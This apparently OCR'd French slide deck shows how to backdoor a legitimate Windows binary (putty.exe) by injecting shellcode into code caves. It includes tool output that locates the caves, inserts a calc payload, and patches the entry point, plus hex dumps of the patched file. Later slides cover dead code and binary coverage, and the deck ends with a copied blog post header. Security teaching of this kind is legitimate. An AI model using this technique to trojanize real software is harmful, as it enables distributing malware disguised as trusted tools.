
>_ recherche de code caves

```
❯ python3 find_caves.py putty.exe --min-size 180


[+] Found 14 cave(s)  -  15019 bytes total

Cave #1
  Section : .text
  FileOff : 0x000ED645
  RVA     : 0x000EE245
  VA      : 0x000000001400EE245
  Size    : 443 bytes
  Fill    : NULL+INT3
```

>_ construction d'un PE backdooré



>_ construction d'un PE backdooré



1. Sauvegarde de l'état du programme
2. Jump sur la code cave cave
3. Exécution du payload
4. Restauration de l'état du programme
5. Exécution des instructions écrasées
6. Retour à l'exécution nominale

>_ insertion de shellcode

```
❯ python3 insert_assembly.py --assembly calc.bin --target putty.exe --offset '0x000ED645'

[*] Disassembling entry point to collect complete instructions...

[*] Stolen 9 bytes from EP (VA 0x00000001400BFB24)
[+] Cave payload : 24B prologue  +  173B shellcode  +  24B epilogue  +  9B stolen EP  +  5B jmp-back

[+] Wrote 235 bytes at file offset 0x000ED645
[+] Entry point patched → JMP to cave VA 0x00000001400EE245 (returns to EP+9 = 0x00000001400BFB2D)

[+] Saved patched binary → putty_patched.exe
```

>_ vibe code time




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
E:CD50    09 E8 86 A9 FF FF E8 FD 8B FE FF 48 83 60 70 00  .è†©ÿÿèý‹þÿHƒ`p.
E:CD60    C7 45 40 01 00 00 00 B8 01 00 00 00 48 83 C4 48  ÇE@....¸....HƒÄH
E:CD70    5D 5B C3 CC 40 55 48 83 EC 20 48 8B EA B9 04 00  ][ÃÌ@UHƒì H‹ê¹..
E:CD80    00 00 48 83 C4 20 5D E9 38 9D FE FF CC 40 55 48  ..HƒÄ ]é8.þÿÌ@UH
E:CD90    83 EC 20 48 8B EA B9 08 00 00 00 48 83 C4 20 5D  ƒì H‹ê¹....HƒÄ ]
E:CDA0    E9 1F 9D FE FF CC 40 55 48 83 EC 20 48 8B EA 48  é..þÿÌ@UHƒì H‹êH
E:CDB0    8B 45 48 8B 08 48 83 C4 20 5D E9 5D 2A FF FF CC  ‹EH‹.HƒÄ ]é]*ÿÿÌ
E:CDC0    40 55 48 83 EC 30 48 8B EA 8B 4D 60 48 83 C4 30  @UHƒì0H‹ê‹M`HƒÄ0
E:CDD0    5D E9 46 2A FF FF CC 40 55 48 83 EC 20 48 8B EA  ]éF*ÿÿÌ@UHƒì H‹ê
E:CDE0    8B 4D 40 48 83 C4 20 5D E9 2F 2A FF FF CC 40 55  ‹M@HƒÄ ]é/*ÿÿÌ@U
E:CDF0    48 83 EC 20 48 8B EA 48 89 4D 58 4C 8D 45 20 48  Hƒì H‹êH‰MXL.E H
E:CE00    8B 95 B8 00 00 00 E8 D1 A6 FF FF 90 48 83 C4 20  ‹•¸...èÑ¦ÿÿ.HƒÄ
E:CE10    5D C3 CC 40 53 55 48 83 EC 28 48 8B EA 48 8B 4D  ]ÃÌ@SUHƒì(H‹êH‹M
E:CE20    38 E8 D6 D9 FE FF 83 7D 20 00 75 48 48 8B 9D B8  8èÖÙþÿƒ} .uHH‹.¸
E:CE30    00 00 00 81 3B 63 73 6D E0 75 39 83 7B 18 04 75  ....;csmàu9ƒ{..u
E:CE40    33 81 7B 20 20 05 93 19 74 12 81 7B 20 21 05 93  3.{  .“.t..{ !.“
E:CE50    19 74 09 81 7B 20 22 05 93 19 75 18 48 8B 4B 28  .t..{ ".“.u.H‹K(
E:CE60    E8 A3 24 FD FF 85 C0 74 0B B2 01 48 8B CB E8 15  è£$ýÿ…Àt.².H‹Ëè.
E:CE70    24 FD FF 90 E8 DF 8A FE FF 48 8B 8D C0 00 00 00  $ýÿ.èßŠþÿH‹.À...
E:CE80    48 89 48 20 E8 CF 8A FE FF 48 8B 4D 40 48 89 48  H‰H èÏŠþÿH‹M@H‰H
E:CE90    28 48 83 C4 28 5D 5B C3 CC 40 55 48 83 EC 20 48  (HƒÄ(][ÃÌ@UHƒì H
E:CEA0    8B EA E8 DD 24 FD FF 90 48 83 C4 20 5D C3 CC 40  ‹êèÝ$ýÿ.HƒÄ ]ÃÌ@
E:CEB0    55 48 83 EC 20 48 8B EA E8 9B 8A FE FF 83 78 30  UHƒì H‹êè›Šþÿƒx0
E:CEC0    00 7E 08 E8 90 8A FE FF FF 48 30 48 83 C4 20 5D  .~.è.ŠþÿÿH0HƒÄ ]
E:CED0    C3 CC 40 55 48 83 EC 40 48 8B EA 83 7D 40 00 74  ÃÌ@UHƒì@H‹êƒ}@.t
E:CEE0    3D 83 7D 44 00 74 28 48 8B 85 80 00 00 00 48 63  =ƒ}D.t(H‹…€...Hc
E:CEF0    08 48 8B C1 48 C1 F8 06 48 8D 15 E1 8C 04 00 83  .H‹ÁHÁø.H..á..ƒ
E:CF00    E1 3F 48 8D 0C C9 48 8B 04 C2 80 64 C8 38 FE 48  á?H..ÉH‹.Â€dÈ8þH
E:CF10    8B 85 80 00 00 00 8B 08 E8 FF 28 FF FF 90 48 83  ‹…€...‹.èÿ(ÿÿ.Hƒ
E:CF20    C4 40 5D C3 CC 40 55 48 83 EC 20 48 8B EA B9 06  Ä@]ÃÌ@UHƒì H‹ê¹.
E:CF30    00 00 00 48 83 C4 20 5D E9 87 9B FE FF CC 40 55  ...HƒÄ ]é‡›þÿÌ@U
E:CF40    48 83 EC 20 48 8B EA 48 8B 01 81 38 05 00 00 C0  Hƒì H‹êH‹..8...À
E:CF50    74 0C 81 38 1D 00 00 C0 74 04 33 C0 EB 05 B8 01  t..8...Àt.3Àë.¸.
E:CF60    00 00 00 48 83 C4 20 5D C3 CC CC CC CC CC CC CC  ...HƒÄ ]ÃÌÌÌÌÌÌÌ
E:CF70    FF 25 F2 F6 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%òö..ÌÌÌÌÌÌÌÌÌÌ
```

putty_patched.exe

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
E:D150    00 7E 08 E8 90 8A FE FF FF 48 30 48 83 C4 20 5D  .~.è.ŠþÿÿH0HƒÄ ]
E:D160    C3 CC 40 55 48 83 EC 40 48 8B EA 83 7D 40 00 74  ÃÌ@UHƒì@H‹êƒ}@.t
E:D170    3D 83 7D 44 00 74 28 48 8B 85 80 00 00 00 48 63  =ƒ}D.t(H‹…€...Hc
E:D180    08 48 8B C1 48 C1 F8 06 48 8D 15 51 7A 04 00 83  .H‹ÁHÁø.H..Qz..ƒ
E:D190    E1 3F 48 8D 0C C9 48 8B 04 C2 80 64 C8 38 FE 48  á?H..ÉH‹.Â€dÈ8þH
E:D1A0    8B 85 80 00 00 00 8B 08 E8 FF 28 FF FF 90 48 83  ‹…€...‹.èÿ(ÿÿ.Hƒ
E:D1B0    C4 40 5D C3 CC 40 55 48 83 EC 20 48 8B EA B9 06  Ä@]ÃÌ@UHƒì H‹ê¹.
E:D1C0    00 00 00 48 83 C4 20 5D E9 87 9B FE FF CC 40 55  ...HƒÄ ]é‡›þÿÌ@U
E:D1D0    48 83 EC 20 48 8B EA 48 8B 01 81 38 05 00 00 C0  Hƒì H‹êH‹..8...À
E:D1E0    74 0C 81 38 1D 00 00 C0 74 04 33 C0 EB 05 B8 01  t..8...Àt.3Àë.¸.
E:D1F0    00 00 00 48 83 C4 20 5D C3 CC CC CC CC CC CC CC  ...HƒÄ ]ÃÌÌÌÌÌÌÌ
E:D200    FF 25 E2 E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%âä..ÌÌÌÌÌÌÌÌÌÌ
E:D210    FF 25 DA E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%Úä..ÌÌÌÌÌÌÌÌÌÌ
E:D220    FF 25 D2 E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%Òä..ÌÌÌÌÌÌÌÌÌÌ
E:D230    FF 25 CA E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%Êä..ÌÌÌÌÌÌÌÌÌÌ
E:D240    FF 25 C2 E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%Âä..ÌÌÌÌÌÌÌÌÌÌ
E:D250    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D260    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D270    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D280    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D290    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2A0    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2B0    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2C0    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2D0    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2E0    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2F0    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D300    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D310    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D320    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D330    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D340    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D350    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D360    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D370    CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
```

putty.exe

>_ vibe code time



>_ limitations

```
------------------------------------------------------------
Section summary:
  .00cfg                1 cave(s)          459 bytes
  .data                 5 cave(s)         1110 bytes
  .gxfg                 1 cave(s)          288 bytes
  .rdata                2 cave(s)          516 bytes
  .rsrc                 3 cave(s)        11691 bytes
  .text                 1 cave(s)          443 bytes
  .tls                  1 cave(s)          512 bytes
```

Trouver plus d’espace dans la section .text?

>_ code mort

> Code qui n'est jamais atteint par le programme

> Peut être écrasé pour libérer de l'espace

> Particulièrement pertinent dans le cas des bibliothèques chargées

>_ code mort



> Code qui n'est jamais atteint par le
> Peut être écrasé pour libérer de l'espace
> Particulièrement pertinent dans le cas des bibliothèques chargées

>_ impossible à identifier ?


> L'exécution de code n'est pas déterministe

> Dépend de où/quand/comment le programme est lancé

> Indirect jumps/calls, résolution dynamique de fonctions, branches dépendant des entrées, exceptions…

approximations de code mort

>_ coverage de code binaire



Posts /

5 Ways To Get Code Coverage From a Binary, From Mundane to Arcane

17 April 2023 ·

AUTHOR
seeinglogic
Dev/hacker exploring software and security through visualizations

Code coverage lets you see what happens when a program is executed, but what do you do if you aren't compiling the program yourself?

In the first post of this series, we talked about the basics of coverage and how to get it with a compiler, but if you value coverage in your workflows you'll need ways to get coverage when you only have a binary. The nice part is that if you have workflows that work for binaries, they'll still work when you're compiling from source.

Having different ways to collect coverage helps us leverage tools things like bncov and Ariadne to do cool analytics and visualization, which we'll cover in our in 3-part series.

- Part 1: Code coverage explained
- Part 2: 5 ways to get coverage from a binary (this post)
- Part 3: Automated coverage analysis techniques

Tools to get code coverage from binaries
How to get edge coverage from binaries
How to get code coverage with a scriptable debugger
How to get code coverage with a time-traveling debugger
How to get code coverage with an emulator
How to get code coverage with DynamoRIO and drcov
How to get code coverage using static rewriting
That covers everything for today…

Tools to get code coverage from binaries

